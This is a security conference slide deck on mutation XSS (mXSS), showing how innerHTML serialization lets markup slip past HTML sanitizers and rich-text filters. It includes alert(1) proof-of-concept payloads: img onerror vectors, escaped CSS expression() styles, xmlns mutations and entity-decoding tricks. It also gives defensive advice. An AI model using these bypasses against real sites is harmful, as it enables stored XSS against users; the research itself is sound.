

The innerHTML Apocalypse

How mXSS attacks change everything we believed to know so far

A presentation by Mario Heiderich

mario@cure53.de || @0x6D6172696F



Our Fellow Messenger



- **Dr.-Ing. Mario Heiderich**
 - Researcher and Post-Doc, **Ruhr-Uni Bochum**
 - PhD Thesis on Client Side Security and Defense
 - Founder of Cure53
 - Penetration Testing Firm
 - Consulting, Workshops, Trainings
 - Simply the Best Company of the World
 - Published author and international speaker
 - Specialized in HTML5 and SVG Security
 - JavaScript, XSS and Client Side Attacks
 - HTML5 Security Cheatsheet
 - [@0x6D6172696F](https://github.com/0x6D6172696F)
 - mario@cure53.de

Research Focus

- ***Everything inside <>***
 - HTML 2.0 – 5.1
 - JavaScript / JScript, VBS
 - Plug-ins and Controls
 - Editable Rich-Text
 - SVG, MathML, XLS, XDR
 - CSS, Scriptless Attacks
 - ES5 / ES6
 - DOM Clobbering
 - **No binary stuff. My brain cannot :)**

- ***Offense***
 - Injection Scenarios
 - Active File formats
 - Parser Analysis
 - Archeology & Legacy Porn
- ***Defense***
 - XSS Filter / WAF / IDS
 - CSP, DOM-based XSS Filter
 - DOM Policies
 - DOM + Trust & Control

Why?

- HTML on its way to ultimate power
 - Websites and Applications
 - Instant Messengers and Email Clients
 - Local documentation and presentations
 - Router Interfaces and coffee-machine UIs
 - **Medical Devices - according to this source**
 - Operating systems, Win8, Tizen
 - HTML + DOM + JavaScript
- ***"I mean look at friggin' Gmail!"***
- I measured the amount of JavaScript on 27th of Jan. 2013
- It was exactly 3582,8 Kilobytes of text/javascript

Defense

- Several layers of defense over the years
 - Network-based defense, IDS/IPS, WAF
 - Server-side defense, mod_security, others
 - Client-side defense, XSS Filter, CSP, NoScript
 - ***We bypassed, they fixed.***
- A lot of documentation, sometimes good ones too!
- Hundreds of papers, talks, blog posts
- Those three horsemen are covered quite well!

Horsemens?

- **Reflected XSS**


- The White Horse – “Purity”. Easy to understand, detect and prevent.

- **Stored XSS**

- The Red Horse – “War”. Harder to detect and prevent – where rich-text of benign nature is needed.

- **DOMXSS**

- The Black Horse – “Disease”. Harder to comprehend. Often complex, hard to detect and prevent.



“But what's a *proper* apocalypse without...”



“And there before me was a pale horse! Its rider was named Death, and Hades was following close behind him. They were given power over a fourth of the earth to kill by sword, famine and plague, and by the wild beasts of the earth.”

Revelation 6:8

“Enough with the kitsch, let's get *technical*”



Assumptions

- Reflected XSS comes via URL / Parameters
 - We can filter input properly
- **Persistent XSS comes via POST / FILE**
 - **We can filter output properly**
 - ***Tell good HTML apart from bad***
- DOMXSS comes from DOM properties
 - No unfiltered usage of DOMXSS sources
 - We can be more careful with DOMXSS sinks
 - We can create safer JavaScript business logic
- Following those rules + handling Uploads properly + setting some headers *mitigates XSS*. Right?

That telling apart...

- **Advanced filter libraries**
 - OWASP Antisamy / XSS Filter Project
 - HTML Purifier
 - SafeHTML
 - jSoup
 - Many others out there
- Used in Webmailers, CMS, Social Networks
- Intranet, Extranet, WWW, Messenger-Tools, Mail-Clients
- They are the **major gateway** between
 - Fancy User-generated Rich-Text
 - And a persistent XSS
- **Those things work VERY well!**
- **Without them working well, shit would break**

“But what if we can *fool* those tools? Just ship around them. Every *single* one of them?”

Convenience



Decades Ago...

- MS added a convenient DOM property
 - It was available in Internet Explorer 4
 - Allowed to manipulate the DOM...
 - ... without even manipulating it...
 - ... but have the browser do the work!
- `element.innerHTML`
 - Direct access to the elements HTML content
 - Read and write of course
 - Browser does all the nasty DOM stuff internally

Look at this

```
// The DOM way
var myId = "spanID";
var myDiv = document.getElementById("myDivId");
var mySpan = document.createElement('span');
var spanContent = document.createTextNode('Bla');
mySpan.id = mySpanId;
mySpan.appendChild(spanContent);
myDiv.appendChild(mySpan);
```

```
// The innerHTML way
var myId = "spanID";
var myDiv = document.getElementById("myDivId");
myDiv.innerHTML = '<span id="' + myId + '">Bla</span>';
```

Compared

- ***Pro***

- It's easy
- It's fast
- It's now a standard
- It just works
- It's got a big brother.. outerHTML

- ***Contra***

- Bit bitchy with tables
- Slow on older browsers
- No XML
- Not as “true” as real DOM manipulation

Who uses it?

The screenshot displays two search results pages. On the left, the GitHub search interface shows a search bar with the query `innerHTML OR .outerHTML`. Below the search bar, it says "We've found 1,196,494 code results". A yellow banner at the bottom states "6865 files analyzed - 745 websites within 1,000 deliver a match. This is 74.5%". On the right, a screenshot of Google Code Search shows results for the same query, with a total of 184,000 matches found in 3.284 seconds. The results page lists several URLs, including <https://s-static.ak.fbcdn.net/rsrc.php/v2/yI/r/uqw...>, <http://s.ytimg.com/yts/jsbin/www-core-vfluRbp9f.js>, and <Https://secure.shared.live.com/~Live.SiteContent.I...>.

github Explore GitHub Search Features Blog

Search innerHTML OR .outerHTML

We've found 1,196,494 code results

6865 files analyzed - 745 websites within 1,000 deliver a match. This is 74.5%

Here's some of the URLs for you

```
#2 - https://s-static.ak.fbcdn.net/rsrc.php/v2/yI/r/uqw... /g, '$1');}function z(ba,ca){var da=document.createElement('div'),ea=t<7;if(ea da.innerHTML=ca;var fa=document.createDocumentFragment();while(da.firstChild)fa.appendChild(da.firstChild);ba.ap #3 - http://s.ytimg.com/yts/jsbin/www-core-vfluRbp9f.js ... turn f;if("#"==e.charAt(0)){var h=Number("0"+e.substr(1));isNaN(h)|| (f=Strin (c.innerHTML=a+" ",f=c.firstChild.nodeValue.slice(0,-1));return b[a]=f)}else a=a.replace(/&([^\;]+);/g,function #5 - Https://secure.shared.live.com/~Live.SiteContent.I... ".aH(c,true)&&c(a)&&(a.name||a.type)){if(!$.w._aH(a.type)){var f=document f.innerHTML='<input type="'+(a.type?a.type:'")+' name="'+(a.name?a.name:'")+' />';b=f.firstChild}else try{var #6 - http://s1.bdstatic.com/r/www/cache/global/js/home... ){var aa=I.rows;for(var ab=0;ab<aa.length;ab++){if(aa[ab].className{return[ab].aa[ab].cells[0].innerHTML]}},return[-1,""]};function M(){if(s&&s<=6){F.style.display="none"}N.style.display="none"
```

Rich Text Editors

- They basically exist because of innerHTML
- And of course contentEditable
- And they are everywhere
 - CMS
 - Webmailers
 - Email Clients
 - Publishing Tools

“Now, what's the *problem* with all this?”

Internals

- We might be naïve and assume:
 - $f(f(x)) \equiv f(x)$
 - Idempotency
 - An elements innerHTML matches it's *actual* content
- **But it doesn't**
 - **It's non-idempotent and changes!**
- And that's usually even *very* good!
 - Performance
 - Bad markup that messes up structure
 - Illegal markup in a sane DOM tree

Examples

- We have a little **test-suite** for you
- Let's see some examples
 - And why non-idempotency is actually good

IN: <div>123

OUT: <div>123</div>

IN: <Div/class=abc>123

OUT: <div class="abc">123</div>

IN: <dIV>123

OUT: <div>123</div>

Funny Stuff

- So browsers change the markup
- Sanitize, beautify, optimize
- There's nothing we can do about it
- And it often helps
- Some funny artifacts exist...
 - Comments for instance
 - Or try CDATA sections for a change...

IN: <! ->

OUT: <!----->

IN: <! -->

OUT: <!----->

IN: <! [CDATA]>

OUT: <! -- [CDATA] -->

**“And what does it have to do
with *security* again?”**

It was back in 2006...

- .. when a fellow desk-worker noticed a strange thing. Magical, even!



The Broken Preview

- Sometimes print preview was bricked
 - Attribute content bled into the document
 - No obvious reason...
-
- Then Yosuke Hasegawa analyzed the problem
 - One year later in 2007
 - **And discovered the first pointer to mXSS**

Now let's have a look

- **DEMO**
- Requires IE8 or older



IN:

OUT:

Pretty bad

- But not new
- ~~Still, works like a charm!~~
 - Update: A patch is on the way!
 - **Update II: Patch is out!**
- But not new
- Did you like it though?
- Because we have “new” :)

Unknown Elements

- Again, we open our test suite
- Requires IE9 or older
- Two variations – one of which is new
 - The other discovered by LeverOne



IN: <article xmlns=""></article>

OUT: <?XML:NAMESPACE PREFIX = [default] ><img src=x
onerror=alert(1) NS = "><img src=x onerror=alert(1)"
/><article xmlns=""></article>

IN:

```
<article xmlns="x:img src=x  
onerror=alert(1) ">
```

OUT:

```
<img src=x onerror=alert(1)  
:article xmlns="x:img src=x  
onerror=alert(1) "></img src=x  
onerror=alert(1) :article>
```



Not Entirely Bad

- Few websites allow xmlns
- Everybody allows (or will allow) <article> though
- Harmless HTML5
- Alas it's a HTML4 browser – as is IE in older document modes
 - ***Wait, what are those again?***
 - <meta http-equiv="X-UA-Compatible" content="IE=IE5" />
 - Force the browser to fall-back to an old mode
 - Old features, old layout bugs...
 - And more stuff to do with mutations

“Now for some *real* bad things!”

Style Attributes

- Everybody loves them
- It's just CSS, right?
- XSS filters tolerate them
- **But watch their content closely!**
 - No CSS expressions
 - No behaviors (HTC) or “scriptlets” (SCT)
 - Not even absolute positioning...
 - ...or negative margins, bloaty borders

Let's have a look

- And use our test suite again
- All IE versions, older Firefox



IN: <p style="font-family: '\22\3bx:expression(alert(1))/*'">

OUT: <P style="F0NT-FAMILY: ; x: expression(alert(1))"></P>

“And there's *so many* variations!”

And those are just for you, fellow conference attendees,
they are not gonna be on the slides
So enjoy!

HTML Entities

- Chrome messed up with <textarea>
 - Found and reported by Eduardo
- Firefox screwed up with SVG

```
<svg><style>&lt;img src=x onerror=alert(1)&gt;</svg>
```
- IE has problems with <listing>
 - <listing></listing>
- Let's have another look again and demo...
- Also...text/xhtml!
- All CDATA will be decoded!
- That's also why *inline SVG* and MathML add more fun

Who is affected?

- **Most existing HTML filters and sanitizers**
 - Thus the software they aim to protect
 - HTML Purifier, funny, right?
 - JSoup, AntiSamy, HTMLAwed, you name it!
 - Google Caja (not anymore since very recently)
- **All tested Rich-Text Editors**
- Most existing Web-Mailers
 - This includes the big ones
 - As well as open source tools and libraries
- Basically anything that obeys standards...
 - .. and doesn't know about the problem

Live Demo

Here is your purified HTML:

```
``onerror=alert(1)
```



Here is the source code of the purified HTML:

```

```

Share this purification using the [bit.ly URL shortener](#).

Live Demo

Caja Playground

Google Caja. Copyright (C) 2011, Google Inc. Rev 5238 built on 2013-01-28 16:07:18.

ES5/3 Mode

Disable security

Source Policy Cajoled Source Rendered Result Compiler Messages Runtime Messages

```
<caja-v-html><caja-v-head></caja-v-head><caja-v-body><img alt="&#96;&#96;onerror=alert(1)" id="id_1___" />
<p style="font-family: &#39;foo\22\3Bx;expression\28 alert\28 1\29\29BAr&#39;">
</p><caja-v-listing>&lt;img src=x onerror=alert(1)&gt;</caja-v-listing>
</caja-v-body></caja-v-html>
<script>
{
  .loadModule({
    'instantiate': function (__, IMPORTS__){
      var dis__ = IMPORTS__;
      var moduleResult__, el__, emitter__;
      moduleResult__ = __.NO_RESULT;
      {
        emitter__ = IMPORTS__.htmlEmitter__;
        el__ = emitter__.byId('id_1___');
        emitter__.setAttr(el__, 'src',

```

Live Demo

Caja Playground

Google Caja. Copyright (C) 2011, Google Inc. Rev 5238 built on 2013-01-28 16:07:18.

ES5/3 Mode

HTMLawed 1.1.14 TEST

Input » (max. 15000 chars)

```

<p style="font-family:'foo&#x5c;27&#x5c;3bx:expr&#x65;ession(alert(1))'">
<listing>&lt;img src=x onerror=alert(1)&gt;</listing>
```

Process

Settings »

Input code » 180 chars, ~4 tags Input binary » Finalized internal settings »

Output » htmlawed processing time 0.0018 s, peak memory usage 0.9 MB

```

<p style="font-family:'foo&#x5c;27&#x5c;3bx:expr&#x65;ession(alert(1))'">
&lt;img src=x onerror=alert(1)&gt;</p>
```

Output code »

```

<p style="font-family:'foo&#x5c;27&#x5c;3bx:expr&#x65;ession(alert(1))'">
&lt;img src=x onerror=alert(1)&gt;</p>
```

Output binary » Diff »

Output rendered »

``onerror=alert(1)

Wait... it's encoded!

```
<p  
style="font-family:'foo&#x5c;27&am  
p;#x5c;3bx:expr&#x65;ession(alert(  
1))'">
```

Yep. Encoded. But does it matter?

Wait... it's encoded!

```
<p  
style="font-family:'foo&#x5c;27&am  
p;#x5c;3bx:expr&#x65;ession(alert(  
1))'">
```

Yep. Encoded. But does it matter?

NO!

mXSS mutations work recursively!

Just access innerHTML twice! For your health!



How to Protect?

- ***Fancy Websites***

- Enforce standards mode
- Avoid getting framed, use XFO
- <!doctype html>
- Use CSP
- Motivate users to upgrade browsers
- Avoid SVG and MathML

- ***Actual Websites***

- Patch your filter!
- Employ strict white-lists
- Avoid critical characters in HTML attribute values
- Be extremely paranoid about user-generated CSS
- Don't obey to standards
- Know the vulnerabilities

And for Pentesters?

Inject style attributes + backslash or ampersand and you have already won.
Nothing goes? Use the back-tick trick.

Alternatives

- **mXSS Attacks rely on mutations**
- Those we can *mitigate* in the DOM
- Behold... TrueHTML
 - Here's a small [demo](#)
 - We intercept any innerHTML access
 - And serialize the markup... XML-style
 - Mitigates a large quantity of attack vectors
 - Not all though
- Know thy CDATA sections
- Avoid SVG whenever possible
- Inline-SVG is the devil :) And MathML isn't [much better...](#)

Takeaway?

- So, what was in it for you?
 - *Pentester*: New wildcard-bug pattern
 - *Developer*: Infos to protect your app
 - *Browser*: Pointer to a problem-zone to watch
 - *Specifier*: Some hints for upcoming specs



DOM Parsing and Serialization

W3C Editor's Draft 01 February 2013

This version:

[http://dvcs.w3.org/hg/innerhtml/raw-file/tip/index.html](https://dvcs.w3.org/hg/innerhtml/raw-file/tip/index.html)

Latest published version:

<http://www.w3.org/TR/innerhtml/>

Latest editor's draft:

[http://dvcs.w3.org/hg/innerhtml/raw-file/tip/index.html](https://dvcs.w3.org/hg/innerhtml/raw-file/tip/index.html)

Previous editor's draft:

<http://html5.org/specs/dom-parsing.html>

Editor:

[Travis Leithead, Microsoft Corp.](#)

Wrapping it up

- Today we saw
 - Some HTML, DOM and browser history
 - Some old yet unknown attacks revisited
 - Some very fresh attacks
 - A “pentest joker”
 - Some guidelines on how to defend
 - The W3C's silver bullet. For 2015 maybe.

The End

- Questions?
- Comments?
- Can I have a drink now?
- Credits to
 - Gareth Heyes, Yosuke Hasegawa, LeverOne,
 - Eduardo Vela, Dave Ross, Stefano Di Paola